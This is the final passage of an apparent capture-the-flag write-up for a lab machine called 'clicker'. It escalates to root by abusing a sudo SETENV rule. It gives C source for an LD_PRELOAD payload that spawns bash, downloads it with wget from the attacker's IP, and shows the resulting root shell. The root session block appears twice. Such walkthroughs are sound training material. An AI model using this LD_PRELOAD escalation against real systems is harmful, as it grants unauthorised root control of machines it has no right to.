User jack may run the following commands on clicker:
    (ALL : ALL) ALL
    (root) SETENV: NOPASSWD: /opt/monitor.sh
```

So we don't have a password so we cant just get root immediately but we can SETENV on this script here
So for this i wrote a simple c exploit here

```
#include <stdlib.h>

void _init() {
        unsetenv("LD_PRELOAD");
        system("/bin/bash");
}
~
~
```

Compile this like this
Lets send this over

```
jack@clicker:~ (0.179s)
cd /dev/shm
```

```
jack@clicker /dev/shm (0.833s)
wget http://10.10.16.29/exploit

--2024-10-30 13:46:06--  http://10.10.16.29/exploit
Connecting to 10.10.16.29:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 14136 (14K) [application/octet-stream]
Saving to: ‘exploit’

exploit                                     100%[=====================

2024-10-30 13:46:07 (168 KB/s) - ‘exploit’ saved [14136/14136]
```

Now lets get root like this

```
jack@clicker /dev/shm
sudo LD_PRELOAD=/dev/shm/exploit /opt/monitor.sh

root@clicker:/dev/shm# id
uid=0(root) gid=0(root) groups=0(root)
root@clicker:/dev/shm#
```

And here is your root.txt

```
jack@clicker /dev/shm
sudo LD_PRELOAD=/dev/shm/exploit /opt/monitor.sh

root@clicker:/dev/shm# id
uid=0(root) gid=0(root) groups=0(root)
root@clicker:/dev/shm# cd
root@clicker:~# ls -al
total 40
drwx------  7 root root 4096 Oct 30 12:15 .
drwxr-xr-x 18 root root 4096 Sep  5  2023 ..
lrwxrwxrwx  1 root root    9 Sep  5  2023 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Oct 15  2021 .bashrc
drwx------  2 root root 4096 Feb 25  2023 .cache
drwxr-xr-x  2 root root 4096 Jul 21  2023 diagnostic_files
drwxr-xr-x  3 root root 4096 Feb 25  2023 .local
lrwxrwxrwx  1 root root    9 Sep  6  2023 .mysql_history -> /dev/null
-rw-r--r--  1 root root  193 Feb 27  2023 .profile
drwxr-xr-x  2 root root 4096 Sep  5  2023 restore
-rw-r-----  1 root root   33 Oct 30 12:15 root.txt
drwx------  2 root root 4096 Sep  6  2023 .ssh
root@clicker:~#
```

Thanks for reading :)